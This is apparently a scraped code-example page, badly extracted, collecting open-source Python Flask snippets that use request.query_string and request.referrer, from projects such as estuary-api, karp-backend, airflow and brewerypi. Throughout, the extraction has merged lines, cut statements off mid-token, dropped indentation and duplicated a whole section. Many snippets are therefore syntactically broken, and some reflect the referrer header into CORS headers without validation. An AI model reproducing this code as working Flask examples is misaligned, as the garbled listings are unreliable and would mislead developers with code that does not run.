return jsonify(make_public_host(host, host_id))
```

[Project: estuary-api](#) [Author: release-engineering](#) [File: monitoring.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def stop_request_timer(response):
```

"""

Stop the request timer.

:param flask.Response response: the Flask response to stop the timer on

:return: the Flask response

:rtype: flask.Response

"""

```
resp_time = time.time() - request.start_time
```

```
REQUEST_LATENCY.labels(
```

```
'estuary-api', request.path, request.query_string.decode('utf-8')).observe return response
```

### Example 35

[Project: estuary-api](#) [Author: release-engineering](#) [File: monitoring.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def record_request_metadata(response):
```

"""

Record metadata about the request.

:param flask.Response response: the Flask response to record metadata about

:return: the Flask response

:rtype: flask.Response

"""

```
REQUEST_COUNT.labels(
```

```
'estuary-api', request.method, request.path, request.query_string,  
response.status_code).inc()
```

```
return response
```

### Example 36

[Project: xdata-feat](#) [Author: ContinuumIO](#) [File: feat.py](#) [MIT License](#)

5 vo

```
def edgar_num():

    args = request.args

    url = ES_ENDPOINT + "/edgar-base15/num/_search?" + request.
    query_string res = requests.get(url, timeout=2)

    return jsonify(res.json())
```

### Example 37

Project: *Sploits* Author: *iDuronto* File: [rspet\\_server\\_api.py](#) MIT  
[License](#)

5 vo

```
def get_hosts():

    """Return all hosts."""

    #Check for query string, redirect to endpoint with trailing '/'.

    if request.query_string:

        return redirect(url_for('run_cmd') + '?' + request.query_string) hosts
        = RSPET_API.get_hosts()

    return jsonify({'hosts': [make_public_host(hosts[h_id], h_id) for h_id
        in host]} Example 38
```

Project: *Sploits* Author: *iDuronto* File: [rspet\\_server\\_api.py](#) MIT  
[License](#)

5 vo

```
def get_host(host_id):

    """Return specific host."""
```

```
#Check for query string, redirect to endpoint with trailing '/'.

if request.query_string:

    return redirect(url_for('run_cmd_host', host_id=host_id) + '?' +
    request.q.hosts = RSPET_API.get_hosts()

try:

    host = hosts[host_id]

except KeyError:

    abort(404)

return jsonify(make_public_host(host, host_id))
```

**Example 39**  
Project: *FlaskBackend* Author: *iamrajhans* File: [auth\\_required.py](#)  
[MIT License](#)

4 vo

```
def auth_decorator(func):

    @wraps(func)

    def decorator_func(*args, **kwargs):

        user = request.headers.get('user')

        api_key = request.headers.get('api_key')

        # api_secret = request.headers.get('api_secret') user_hash =
        request.headers.get('hash')

        user_timestamp = request.headers.get('timestamp') if not user or not
        api_key :

            return jsonify("Error: Invalid Request"),412
```

```
if not hash or not user_timestamp or not user_hash: return
jsonify("Error: Invalid Request"), 412

server_key = get_key(api_key,user)

if not server_key:

return jsonify("key not found"),412

timestamp_hash = generate_hmac(str(server_key),
str(user_timestamp))

#for get request

if request.method == 'GET':

url = request.path + '?' + request.query_string if request.query_stri
server_hash = generate_hmac(str(timestamp_hash), str(url)) if
hmac.compare_digest(server_hash, user_hash): return func(*args,
**kwargs)

else:

return jsonify("Error : HMAC is not matched"), 412

#change with the hmac

# server_hash = base64.b64encode(str(server_key),str(url))

# if user_hash == server_hash:

# return func(*args,**kwargs)

# else :

# return jsonify("Error: HMAC is not matched"),412

if request.method == 'POST':
```

```
#check for file upload

data = request.data.decode('utf-8')

server_hash = generate_hmac(str(timestamp_hash),data) if
hmac.compare_digest(server_hash,user_hash):

return func(*args, **kwargs)

else:

return jsonify("Error : HMAC is not matched"), 412

return decorator_func
```

## Example 40

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

```
4 vo

def querycount(page=0):

# TODO error if buckets is used here

# TODO validate_user is also done once in requestquery

# but since we need the permitted dict, it is called

# here as well

auth, permitted = validate_user(mode="read") try:

# TODO buckets should be gathered from some config
stat_size =
request.args.get("statsize", conf_mgr.app_config.MAX_PAGE)
default = {"buckets": ["lexiconOrder", "lexiconName"], "size":
stat_size}
```

```
settings = parser.make_settings(permitted, default) q_ans =  
requestquery(page=page)  
  
# raise the size for the statistics call  
  
count_elasticq, more = parser.statistics(  
  
settings,  
  
order={"lexiconOrder": ("_key", "asc")}, show_missing=False,  
force_size=stat_size,  
)  
  
mode = settings["mode"]  
  
es = conf_mgr.elastic(mode=mode) index, typ =  
conf_mgr.get_mode_index(mode)  
  
_logger.debug("|querycount| Will ask %s", count_elasticq) count_ans  
= es.search(  
  
index=index,  
  
body=count_elasticq,  
  
search_type="query_then_fetch",  
  
# raise the size for the statistics call  
  
size=25, # stat_size  
)  
  
_logger.debug("ANNE: count_ans: %s\n", count_ans) distribution =  
count_ans["aggregations"]["q_statistics"]["lexiconOrder"][  
"buckets"]
```

```
]

except errors.KarpException as e: # pass on karp exceptions
    _logger.exception(e)

raise

except (elasticsearch.RequestError, elasticsearch.TransportError) as e:
    _logger.exception(e)

raise errors.KarpElasticSearchError("ElasticSearch failure. Message: %s.\n"
    "except Exception as e: # catch *all* exceptions

# Remember that 'buckets' is not allowed here! %s"

    _logger.exception(e)

raise errors.KarpQueryError(
    "Could not parse data", debug_msg=e, query=request. query_string
)

return jsonify({"query": q_ans, "distribution": distribution})
```

## Example 41

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

4 vo

```
def minientry():

    """ Returns the counts and stats for the query """

    max_page = conf_mngr.app_config.MINIENTRY_PAGE
```

```
auth, permitted = validate_user(mode="read") try:
```

```
mode = parser.get_mode()

default = {"show": conf_mgr.searchfield(mode, "minientry_fields"),
           "size": settings = parser.make_settings(permitted, default) elasticq =
parser.parse(settings)

show = settings["show"]

if not auth:

# show = show - exclude

exclude = conf_mgr.searchfield(mode, "secret_fields") show =
list(set(show).difference(exclude))

sort = sortorder(settings, mode, settings.get("query_command", ""))
start = settings["start"] if "start" in settings else 0

es = conf_mgr.elastic(mode=settings["mode"]) index, typ =
conf_mgr.get_mode_index(settings["mode"]) ans =
parser.adapt_query(
    settings["size"],

    start,
    es,
    elasticq,
    {

    "index": index,
    "_source": show,
    "from_": start,
    "sort": sort,
```

```
"size": min(settings["size"], max_page),  
"search_type": "dfs_query_then_fetch",  
,  
)  
  
if settings.get("highlight", False):  
    clean_highlight(ans)  
return jsonify(ans)  
  
except AuthenticationError as e:  
    _logger.exception(e)  
    msg = e.message  
    raise errors.KarpAuthenticationError(msg)  
  
except QueryError as e:  
    raise errors.KarpQueryError(  
        "Parse error, %s" % e.message, debug_msg=e, query=request.  
        query_string  
)  
  
except errors.KarpException as e: # pass on karp exceptions  
    _logger.exception(e)  
  
raise  
  
except Exception as e: # catch *all* exceptions  
    _logger.exception(e)  
    raise errors.KarpGeneralError()
```

```
"Unknown error", debug_msg=e, query=request. query_string  
)
```

## Example 42

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

4 vo

```
def statlist():  
  
    """ Returns the counts and stats for the query """  
  
    auth, permitted = validate_user(mode="read") try:  
  
        mode = parser.get_mode()  
  
        _logger.debug("mode is %s", mode)  
  
        default = {  
  
            "buckets": conf_mgr.searchfield(mode, "statistics_buckets"),  
  
            "size": 100,  
  
            "cardinality": False,  
  
        }  
  
        settings = parser.make_settings(permitted, default) exclude = [] if  
        auth else conf_mgr.searchfield(mode, "secret_fields") elasticq, more  
        = parser.statistics(settings, exclude=exclude, prefix="STAT  
  
        es = conf_mgr.elastic(mode=settings["mode"]) index, typ =  
        conf_mgr.get_mode_index(settings["mode"]) is_more =  
        check_bucketsize(more, settings["size"], index, es)
```

```
# TODO allow more than 100 000 hits here?

size = settings["size"]

ans = es.search(
    index=index, body=elasticq, search_type="query_then_fetch",
    size=0
)

tables = []

for key, val in list(ans["aggregations"]["q_statistics"].items()): if
key.startswith("STAT_"):

    tables.extend(generate_table(val, []))

# the length of tables might be longer than size, so truncate it

# generating shorter tables is not faster than generating all of it

# and then truncating

if size:

    tables = tables[:size]

return jsonify({"stat_table": tables, "is_more": is_more}) except
AuthenticationError as e:

    _logger.exception(e)

    msg = e.message

    raise errors.KarpAuthenticationError(msg)

except errors.KarpException as e: # pass on karp exceptions
    _logger.exception(e)
```

```
raise

except Exception as e: # catch *all* exceptions

# raise

_logger.exception(e)

raise errors.KarpGeneralError(
    "Unknown error", debug_msg=e, query=request.query_string
)
```

## Python `flask.request.referrer()` Examples

The following are code examples for showing how to use `flask.request.referrer()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `jbox` Author: `jeush` File: `csrf.py` MIT License 6 vc

```
def protect(self):
    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()):
        reason = 'CSRF token missing or incorrect.'
        return self._error_response(reason)

    if request.is_secure and self._app.config['WTF_CSRF_SSL_STRICT']:
        if not request.referrer:
            reason = 'Referrer checking failed - no Referrer.'
            return self._error_response(reason)

        good_referrer = 'https://{}{}'.format(request.host,
                                              request.referrer)
        if not same_origin(request.referrer, good_referrer):
            reason = 'Referrer checking failed - origin does not match.'
            return self._error_response(reason)

    request.csrf_valid = True # mark this request as csrf valid
```

### Example 2

Project: `anonym-google-drive` Author: `LukeMurphy` File: `base_oauth.py` Apache License 2.0 6 vc

```
def authorize_view(self):
    """Flask view that starts the authorization flow.

    Starts flow by redirecting the user to the OAuth2 provider.
    """
    args = request.args.to_dict()

    # Scopes will be passed as multiple args, and to_dict() will only
    # return one. So, we use getlist() to get all of the scopes.
    args['scopes'] = request.args.getlist('scopes')

    return_url = args.pop('return_url', None)
    if return_url is None:
        return_url = request.referrer or '/'

    flow = self._make_flow(return_url=return_url, **args)
    auth_url = flow.step1_get_authorize_url()

    return redirect(auth_url)
```

### Example 3

Project: `invenio-oauthclient` Author: `inveniosoftware` File: `utils.py` MIT License 6 vc

Python flask.request.referrer() Examples The following are code examples for showing how to use `flask.request.referrer()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *jbox* Author: *jpush* File: [csrf.py](#) MIT License

6 votes

```
def protect(self):  
    if request.method not in self._app.config['WTF_CSRF_METHODS']:  
        return  
  
    if not validate_csrf(self._get_csrf_token()):  
        reason = 'CSRF token missing or incorrect.'  
  
        return self._error_response(reason)  
  
    if request.is_secure and  
        self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:  
  
        reason = 'Referrer checking failed - no Referrer.'  
  
        return self._error_response(reason)  
  
    good_referrer = 'https://%s/' % request.host  
  
    if not same_origin(request.referrer, good_referrer): reason =  
        'Referrer checking failed - origin does not match.'  
  
    return self._error_response(reason)  
  
request.csrf_valid = True # mark this request is csrf valid
```

## Example 2

Project: *splunk-google-drive* Author: *LukeMurph* File: [\*flask\\_util.py\*](#)  
[Apache License 2.0](#)

6 vo

```
def authorize_view(self):
    """Flask view that starts the authorization flow.

    Starts flow by redirecting the user to the OAuth2 provider.

    """
    args = request.args.to_dict()
    # Scopes will be passed as multiple args, and to_dict() will only
    # return one. So, we use getlist() to get all of the scopes.
    args['scopes'] = request.args.getlist('scopes')
    return_url = args.pop('return_url', None)
    if return_url is None:
        return_url = request.referrer or '/'
    flow = self._make_flow(return_url=return_url, **args)
    auth_url = flow.step1_get_authorize_url()
    return redirect(auth_url)
```

### Example 3

Project: *invenio-oauthclient* Author: *inveniosoftware* File: [\*utils.py\*](#)  
[MIT License](#)

6 vo

```
def get_safe_redirect_target(arg='next'):
```

"""Get URL to redirect to and ensure that it is local.

:param arg: URL argument.

:returns: The redirect target or ``None``.

"""

```
for target in request.args.get(arg), request.referrer: if target:  
    redirect_uri = urisplit(target)  
  
    allowed_hosts = current_app.config.get('APP_ALLOWED_HOSTS',  
    []) if redirect_uri.host in allowed_hosts:  
  
        return target  
  
    elif redirect_uri.path:  
  
        return uricompose(  
            path=redirect_uri.path,  
            query=redirect_uri.query,  
            fragment=redirect_uri.fragment  
        )  
  
    return None
```

## Example 4

Project: *mekong-ssc-gae* Author: *KMarkert* File: [flask\\_util.py GNU General Public License v3.0](#)

6 vo

```
def authorize_view(self):
```

```
"""Flask view that starts the authorization flow.
```

```
Starts flow by redirecting the user to the OAuth2 provider.
```

```
"""
```

```
args = request.args.to_dict()
```

```
# Scopes will be passed as multiple args, and to_dict() will only  
# return one. So, we use getlist() to get all of the scopes.
```

```
args['scopes'] = request.args.getlist('scopes') return_url =  
args.pop('return_url', None)
```

```
if return_url is None:
```

```
    return_url = request.referrer or '/'
```

```
flow = self._make_flow(return_url=return_url, **args) auth_url =  
flow.step1_get_authorize_url()
```

```
return redirect(auth_url)
```

## Example 5

Project: *RSSNewsGAE* Author: *liantian-cn* File: [csrf.py](#) [Apache License 2.0](#)

6 vo

```
def protect(self):
```

```
    if request.method not in  
        current_app.config['WTF_CSRF_METHODS']: return
```

```
    try:
```

```
        validate_csrf(self._get_csrf_token())
```

```
except ValidationError as e:  
    logger.info(e.args[0])  
  
    self._error_response(e.args[0])  
  
if request.is_secure and  
current_app.config['WTF_CSRF_SSL_STRICT']: if not request.  
referrer:  
  
    self._error_response('The referrer header is missing.')  
  
    good_referrer = 'https://{}'.format(request.host) if not  
    same_origin(request.referrer, good_referrer):  
        self._error_response('The referrer does not match the host.')  
    g.csrf_valid = True # mark this request as CSRF valid Example 6
```

Project: *chihu* Author: *yelongyu* File: [csrf.py](#) GNU General Public License v3.0

6 vo

```
def protect(self):  
  
    if request.method not in self._app.config['WTF_CSRF_METHODS']: return  
  
    if not validate_csrf(self._get_csrf_token()):  
  
        reason = 'CSRF token missing or incorrect.'  
  
        return self._error_response(reason)  
  
    if request.is_secure and  
    self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:  
  
        reason = 'Referrer checking failed - no Referrer.'  
  
        return self._error_response(reason)
```

```
good_referrer = 'https://%s/' % request.host

if not same_origin(request.referrer, good_referrer): reason =
'Referrer checking failed - origin does not match.'

return self._error_response(reason)

request.csrf_valid = True # mark this request is csrf valid
```

**Example 7**  
Project: *airflow* Author: *apache* File: [views.py](#) Apache License 2.0

6 vo

```
def delete(self):

    from airflow.api.common.experimental import delete_dag
    from airflow.exceptions import DagNotFound, DagFileExists
    dag_id = request.values.get('dag_id')

    origin = request.values.get('origin') or url_for('Airflow.index')
    try:
        delete_dag.delete_dag(dag_id)
    except DagNotFound:
        flash("DAG with id {} not found. Cannot delete".format(dag_id), 'error')
        return redirect(request.referrer)
    except DagFileExists:
        flash("Dag id {} is still in DagBag. "
              "Remove the DAG file first.".format(dag_id),
              'error')
    return redirect(request.referrer)
    flash("Deleting DAG with id {}. May take a couple minutes to fully"
```

```
" disappear.".format(dag_id))

# Upon success return to origin.

return redirect(origin)
```

## Example 8

Project: *airflow* Author: *apache* File: [views.py](#) Apache License 2.0

```
6 vo

def refresh(self, session=None):

    DagModel = models.DagModel

    dag_id = request.values.get('dag_id')

    orm_dag = session.query(
        DagModel).filter(DagModel.dag_id == dag_id).first() if orm_dag:

        orm_dag.last_expired = timezone.utcnow()

        session.merge(orm_dag)

        session.commit()

    dag = dagbag.get_dag(dag_id)

    # sync dag permission

    appbuilder.sm.sync_perm_for_dag(dag_id, dag.access_control)
    flash("DAG [{}] is now fresh as a daisy".format(dag_id)) return
    redirect(request.referrer)
```

## Example 9

Project: *figma-linux-font-helper* Author: *tryvin* File: [server.py](#) [MIT License](#)

6 vo

```
def version():

    if is_valid_origin(request.referrer):

        response = make_response(jsonify({
            "version": PROTOCOL_VERSION
        }))

    if request.referrer:

        response.headers['Access-Control-Allow-Origin'] = \
            request.referrer[:-1] if request.referrer.endswith("/") else \
            request.referrer[:-1]

        response.headers['Content-Type'] = 'application/json'

    return response

else:

    return answers_with_404()
```

## Example 10

Project: *figma-linux-font-helper* Author: *tryvin* File: [server.py](#) [MIT License](#)

6 vo

```
def font_files():

    if is_valid_origin(request.referrer):
```

```
response = make_response(jsonify({  
    "version": PROTOCOL_VERSION,  
    "fontFiles": FONT_FILES  
}))  
  
if request.referrer:  
  
    response.headers['Access-Control-Allow-Origin'] = \ request.  
referrer[:-1] if request.referrer.endswith("/") else \ request.  
referrer[:-1]  
  
    response.headers['Content-Type'] = 'application/json'  
  
return response  
  
else:  
  
    return answers_with_404()
```

## Example 11

Project: *figma-linux-font-helper* Author: *tryvin* File: [server.py](#) [MIT License](#)

6 vo

```
def font_file():  
  
    file_name = request.args.get("file") if file_name:  
  
        if file_name in FONT_FILES:  
  
            with open(file_name, 'rb') as bites:  
  
                response = make_response(send_file(
```

```
    io.BytesIO(bites.read()),

    attachment_filename=os.path.basename(file_name),
    mimetype='application/octet-stream'

))

if request.referrer:

    response.headers['Access-Control-Allow-Origin'] = \ request.
referrer[:-1] if request.referrer.endswith("/") e request.referrer[:-1]

    response.headers['Content-Type'] = 'application/json'

return response

return ("", 404)
```

## Example 12

Project: *figma-linux-font-helper* Author: *tryvin* File: [server.py](#) [MIT License](#)

6 vo

```
def need_update():

if is_valid_origin(request.referrer):

response = make_response(jsonify({

"version": PROTOCOL_VERSION

}))

if request.referrer:

response.headers['Access-Control-Allow-Origin'] = \ request.
referrer[:-1] if request.referrer.endswith("/") else \ request.
```

```
referrer[:-1]

response.headers['Content-Type'] = 'application/json'

return response

else:

    return answers_with_404()
```

### Example 13

Project: *chedible* Author: *cheripai* File: [google.py](#) Mozilla Public License 2.0

```
6 vo

def google_login():

    # Stores URL of page user was on last

    # This allows them to resume where they left off global
    USER_RETURN_URL

    if request.host_url in request.referrer:

        USER_RETURN_URL = request.referrer else:

            USER_RETURN_URL = request.host_url

    redirect_uri = url_for('google_authorized', _external=True) params =
    {

        'scope': 'https://www.googleapis.com/auth/userinfo.email',
        'response_type': 'code',
        'redirect_uri': redirect_uri
```

```
}
```

```
return redirect(google.get_authorize_url(**params))
```

**Example 14**

Project: *chedible* Author: *cheripai* File: [facebook.py](#) Mozilla Public License 2.0

6 vo

```
def facebook_login():

# Stores URL of page user was on last

# This allows them to resume where they left off global
USER_RETURN_URL

if request.host_url in request.referrer:

    USER_RETURN_URL = request.referrer

else:

    USER_RETURN_URL = request.host_url

redirect_uri = url_for('facebook_authorized', _external=True)
params = {

    'client-id': app.config['FACEBOOK_CLIENT_ID'],

    'redirect_uri': redirect_uri,

    'scope': 'email'

}
```

```
return redirect(facebook.get_authorize_url(**params))
```

**Example 15**

Project: *fame* Author: *certsocietegenerale* File: [users.py](#) GNU General Public License v3.0

6 vo

```
def reset_api(self, id):  
    """Reset a user's API key.  
    .. :quickref: User; Reset API key
```

When used on another user account, requires the `manage_users` permission.

```
:param id: user id.  
:>json User user: modified user.
```

"""

```
self.ensure_permission(id)  
  
user = User(get_or_404(User.get_collection(), _id=id))  
user.update_value('api_key', User.generate_api_key()) return  
redirect({'user': clean_users(user)}, request.referrer) Example 16
```

Project: *fame* Author: *certsocietegenerale* File: [files.py](#) [GNU General Public License v3.0](#)

6 vo

```
def add_comment(self, id):  
    if comments_enabled():  
        f = File(get_or_404(current_user.files, _id=id)) if  
        current_user.has_permission('add_probable_name'): prob  
        probable_name = request.form.get('probable_name') else:  
            probable_name = None  
comment = request.form.get('comment')
```

```
analysis_id = request.form.get('analysis')

notify = request.form.get('notify')

if comment:

    # If there is an analysis ID, make sure it is accessible if analysis_id:

    get_or_404(current_user.analyses, _id=analysis_id)
    f.add_comment(current_user['_id'], comment, analysis_id, probable_

else:

    flash('Comment should not be empty', 'danger') return
    redirect(request.referrer)
```

## Example 17

Project: *sonar* Author: *rero* File: [\*utils.py\*](#) MIT License

6 vo

```
def get_safe_redirect_target(arg='next'):

    """Get URL to redirect to and ensure that it is local.

    :param arg: (str) URL argument.

    :returns: (str|None) Redirect target or none.

    """

for target in request.args.get(arg), request.referrer: if target:

    redirect_uri = uritools.urisplit(target)

    allowed_hosts = current_app.config.get('APP_ALLOWED_HOSTS',
    []) if redirect_uri.host in allowed_hosts:
```

```
return target

if redirect_uri.path:

    return uritools.uricompose(path=redirect_uri.path,
                               query=redirect_uri.query)

return None
```

## Example 18

[Project: Overwatch](#) Author: [raymondEhlers](#) File: [routing.py](#) BSD  
[3-Clause "New" or "Revised"](#)

6 vo

### License

```
def getRedirectTarget():

    """ Extracts the Next target and checks its safety.
```

Note:

Relies on the flask.request object.

Args:

None

Returns:

str: URL if the target is safe.

"""

```
for target in [request.values.get('next'), request.referrer]: if not
target:
```

continue

```
if isSafeUrl(target):
```

```
    return target
```

## Example 19

Project: *brewerypi* Author: *DeschutesBrewery* File: [\*routes.py\*](#) [MIT License](#)

6 vo

```
def deleteElementAttributeTemplate(elementAttributeTemplateId):
    elementAttributeTemplate =
        ElementAttributeTemplate.query.get_or_404(eleme tags = []

    for elementAttribute in elementAttributeTemplate.ElementAttributes:
        if elementAttribute.Element.isManaged():

            tags.append(elementAttribute.Tag)

    elementAttributeTemplate.delete()

    db.session.commit()

    for tag in tags:

        if not tag.isReferenced():

            tag.delete()

    db.session.commit()

    flash('You have successfully deleted the element attribute template "'
        '{}".'

    return redirect(request.referrer)
```

## Example 20

Project: *brewerypi* Author: *DeschutesBrewery* File: [\*routes.py\*](#) [MIT License](#)

6 vo

```
def endEventFrame(eventFrameId):  
  
    rootEventFrame = EventFrame.query.get_or_404(eventFrameId)  
    endTimestamp = datetime.utcnow()  
  
    for dictionary in rootEventFrame.lineage([], 0): eventFrame =  
        dictionary["eventFrame"]  
  
        if eventFrame.EndTimestamp is None:  
  
            eventFrame.EndTimestamp = endTimestamp  
  
            eventFrame.UserId = current_user.get_id()  
  
            for eventFrameAttributeTemplate in eventFrame.EventFrameTe if  
                eventFrameAttributeTemplate.DefaultEndValue is  
                eventFrameAttribute = EventFrameAttribute.  
  
                EventFrameAttribute.EventFrameAttr  
  
                if eventFrameAttribute is not None:  
  
                    tagValue = TagValue(TagId = eventF  
Value = eventFrameAttribut  
  
db.session.add(tagValue)  
  
db.session.commit()  
  
flash('You have successfully ended "{}" for event frame "  
{}".'.format(root
```

```
"alert alert-success")  
return redirect(request.referrer)
```

## Example 21

Project: *brewerypi* Author: *DeschutesBrewery* File: [routes.py](#) [MIT License](#)

```
6 vo  
  
def addArea(siteId):  
    operation = "Add"  
  
    form = AreaForm()  
  
    # Add a new area.  
  
    if form.validate_on_submit():  
  
        area = Area(Abbreviation = form.abbreviation.data, Description = f  
db.session.add(area)  
  
        db.session.commit()  
  
        flash("You have successfully added the new area \"{}\".".format(ar  
return redirect(form.requestReferrer.data)  
  
    # Present a form to add a new area.  
  
    form.siteId.data = siteId  
  
    if form.requestReferrer.data is None:  
  
        form.requestReferrer.data = request.referrer  
  
    site = Site.query.get_or_404(siteId)
```

```
breadcrumbs = [{"url" : url_for("physicalModels.selectPhysicalModel", sele  
"text" : "<span class = \"glyphicon glyphicon-home\"></span>"},  
{"url" : url_for("physicalModels.selectPhysicalModel", selectedCla  
"text" : site.Enterprise.Name},  
{"url" : url_for("physicalModels.selectPhysicalModel", selectedCla  
return render_template("addEdit.html", breadcrumbs = breadcrumbs,  
form = f
```

**Example 22**

Project: *brewerypi* Author: *DeschutesBrewery* File: [\*routes.py\*](#) [MIT License](#)

6 vo

```
def deleteElement(elementId):  
    element = Element.query.get_or_404(elementId)  
    tags = []  
    if element.isManaged():  
        for elementAttribute in element.ElementAttributes:  
            tags.append(elementAttribute.Tag)  
        for eventFrameAttribute in element.EventFrameAttributes:  
            tags.append(eventFrameAttribute.Tag)  
        element.delete()  
        db.session.commit()  
        for tag in tags:  
            if not tag.isReferenced():
```

```
tag.delete()  
  
db.session.commit()  
  
flash('You have successfully deleted the element "  
{}}'.format(element.Nam return redirect(request. referrer)
```

### Example 23

Project: *brewerypi* Author: *DeschutesBrewery* File: [\*routes.py\*](#) [MIT License](#)

6 vo

```
def  
deleteEventFrameAttributeTemplate(eventFrameAttributeTemplateId  
): eventFrameAttributeTemplate =  
EventFrameAttributeTemplate.query.get_or_404  
  
tags = []  
  
for eventFrameAttribute in  
eventFrameAttributeTemplate.EventFrameAttribute if  
eventFrameAttribute.Element.isManaged():  
  
tags.append(eventFrameAttribute.Tag)  
  
eventFrameAttributeTemplate.delete()  
  
db.session.commit()  
  
for tag in tags:  
  
if not tag.isReferenced():  
  
tag.delete()  
  
db.session.commit()
```

```
flash("You have successfully deleted the event frame attribute  
template \"")
```

```
return redirect(request.referrer)
```

## Example 24

Project: *brewerypi* Author: *DeschutesBrewery* File: [\*routes.py\*](#) [MIT License](#)

6 vo

```
def addLookup(enterpriseId):
```

```
    operation = "Add"
```

```
    form = LookupForm()
```

```
    # Add a new lookup.
```

```
    if form.validate_on_submit():
```

```
        lookup = Lookup(EnterpriseId = form.enterpriseId.data, Name = form  
        db.session.add(lookup)
```

```
        db.session.commit()
```

```
        flash("You have successfully added the lookup \"{}\".".format(look  
        return redirect(form.requestReferrer.data))
```

```
    # Present a form to add a new lookup.
```

```
    form.enterpriseId.data = enterpriseId
```

```
    if form.requestReferrer.data is None:
```

```
        form.requestReferrer.data = request.referrer
```

```
enterprise = Enterprise.query.get_or_404(enterpriseId) breadcrumbs = [{"url" : url_for("lookups.selectLookup", selectedClass = "R  
{"url" : url_for("lookups.selectLookup", selectedClass = "Enterpri  
return render_template("addEdit.html", breadcrumbs = breadcrumbs,  
form = f
```

**Example 25**  
Project: *brewerypi* Author: *DeschutesBrewery* File: [routes.py](#) [MIT License](#)

6 vo

```
def editLookup(lookupId):  
    operation = "Edit"  
  
    lookup = Lookup.query.get_or_404(lookupId)  
  
    form = LookupForm(obj = lookup)  
  
    # Edit an existing lookup.  
  
    if form.validate_on_submit():  
  
        lookup.EnterpriseId = form.enterpriseId.data  
  
        lookup.Name = form.name.data  
  
        db.session.commit()  
  
        flash("You have successfully edited the lookup \"{}\".".format(loo  
    return redirect(form.requestReferrer.data)  
  
    # Present a form to edit an existing lookup.  
  
    form.lookupId.data = lookup.LookupId  
  
    form.enterpriseId.data = lookup.EnterpriseId
```

```
form.name.data = lookup.Name  
if form.requestReferrer.data is None:  
    form.requestReferrer.data = request.referrer  
  
breadcrumbs = [{"url" : url_for("lookups.selectLookup", selectedClass = "R  
{"url" : url_for("lookups.selectLookup", selectedClass = "Enterpri  
{"url" : None, "text" : lookup.Name}]  
  
return render_template("addEdit.html", breadcrumbs = breadcrumbs,  
form = f
```

**Example 26**  
Project: *brewerypi* Author: *DeschutesBrewery* File: [\*routes.py\*](#) [MIT License](#)

6 vo

```
def addSite(enterpriseld):  
    operation = "Add"  
  
    form = SiteForm()  
  
    # Add a new site.  
  
    if form.validate_on_submit():  
  
        site = Site(Abbreviation = form.abbreviation.data, Description = f  
db.session.add(site)  
  
        db.session.commit()  
  
        flash("You have successfully added the new site \"{}\".".format(si  
return redirect(form.requestReferrer.data)
```

```
# Present a form to add a new site.

form.enterpriseId.data = enterpriseId

if form.requestReferrer.data is None:

    form.requestReferrer.data = request.referrer

enterprise = Enterprise.query.get_or_404(enterpriseId) breadcrumbs
= [{"url" : url_for("physicalModels.selectPhysicalModel", sele
"text" : "<span class = \"glyphicon glyphicon-home\"></span>"},
 {"url" : url_for("physicalModels.selectPhysicalModel", selectedCla
return render_template("addEdit.html", breadcrumbs = breadcrumbs,
form = f
```

**Example 27**

Project: *Nurevam* Author: *Maverun* File: [app.py](#) [MIT License](#)

5 vo

```
def login():

    data_info.last_path = request.referrer

    log.info("User is logging in")

    scope = ['identify', 'guilds','email'] #email is for discourse rank
    purpose.

    discord = utils.make_session(scope=scope)

    authorization_url, state = discord.authorization_url(
        data_info.AUTHORIZATION_BASE_URL,
        access_type="offline"
    )
```

```
session['oauth2_state'] = state  
return redirect(authorization_url)
```

## Example 28

Project: *ibart* Author: *jbech-linaro* File: [\*ibart.py\* MIT License](#)

5 vo

```
def restart_page(pr_id, pr_sha1):  
  
    worker.user_add(pr_id, pr_sha1)  
  
    # if request.is_secure:  
  
    # if request.referrer:  
  
    # return redirect(request.referrer)  
  
    return redirect(request.referrer)
```

## Example 29

5 vo

Project: *ibart* Author: *jbech-linaro* File: [\*ibart.py\* MIT License](#)

```
def stop_page(pr_id, pr_sha1):  
  
    worker.cancel(pr_id, pr_sha1)  
  
    # if request.is_secure:  
  
    # if request.referrer:  
  
    # return redirect(request.referrer)  
  
    return redirect(request.referrer)
```

```
# logs/jbech-linaro/
```

## Example 30

Project: *rate.sx* Author: *chubin* File: [\*srv.py\* MIT License](#)

5 vo

```
def answer(topic = None):
```

```
"""
```

Main rendering function, it processes incoming weather queries.

Depending on user agent it returns output in HTML or ANSI format.

Incoming data:

```
request.args
```

```
request.headers
```

```
request.remote_addr
```

```
request.referrer
```

```
request.query_string
```

```
"""
```

```
user_agent = request.headers.get('User-Agent', "").lower()
html_needed = is_html_needed(user_agent)
```

```
options = parse_query(request.args)
```

```
hostname = request.headers['Host']
```

```
if request.headers.getlist("X-Forwarded-For"): ip =
    request.headers.getlist("X-Forwarded-For")[0]
```

```
if ip.startswith('::ffff:'):
    ip = ip[7:]
else:
    ip = request.remote_addr

if request.headers.getlist("X-Forwarded-For"):
    ip = request.headers.getlist("X-Forwarded-For")[0]

if ip.startswith('::ffff:'):
    ip = ip[7:]
else:
    ip = request.remote_addr

if topic is None:
    topic = ":firstpage"

answer = cmd_wrapper(topic, hostname=hostname,
request_options=options, html=i if ip not in
SKIP_LOGGING_FOR_THIS_IPS:
    log_query(ip, hostname, topic, user_agent)

return answer
```

### Example 31

Project: *SayluaLegacy* Author: *saylua* File: [init.py](#) GNU Affero General Public License v3.0

5 vo

```
def get_redirect_target():
```

```
for target in request.form.get('next'), request.values.get('next'),  
request. re if is_safe_url(target):
```

```
    return target
```

```
    return "
```

### **Example 32**

Project: *SayluaLegacy* Author: *saylua* File: [\\_\\_init\\_\\_.py GNU Affero General Public License v3.0](#)

```
5 vo
```

```
def redirect_to_referer(endpoint='general.home', **values): if  
is_safe_url(request. referrer):
```

```
    return redirect(request. referrer)
```

```
    return redirect(url_for(endpoint, **values))
```

### **Example 33**

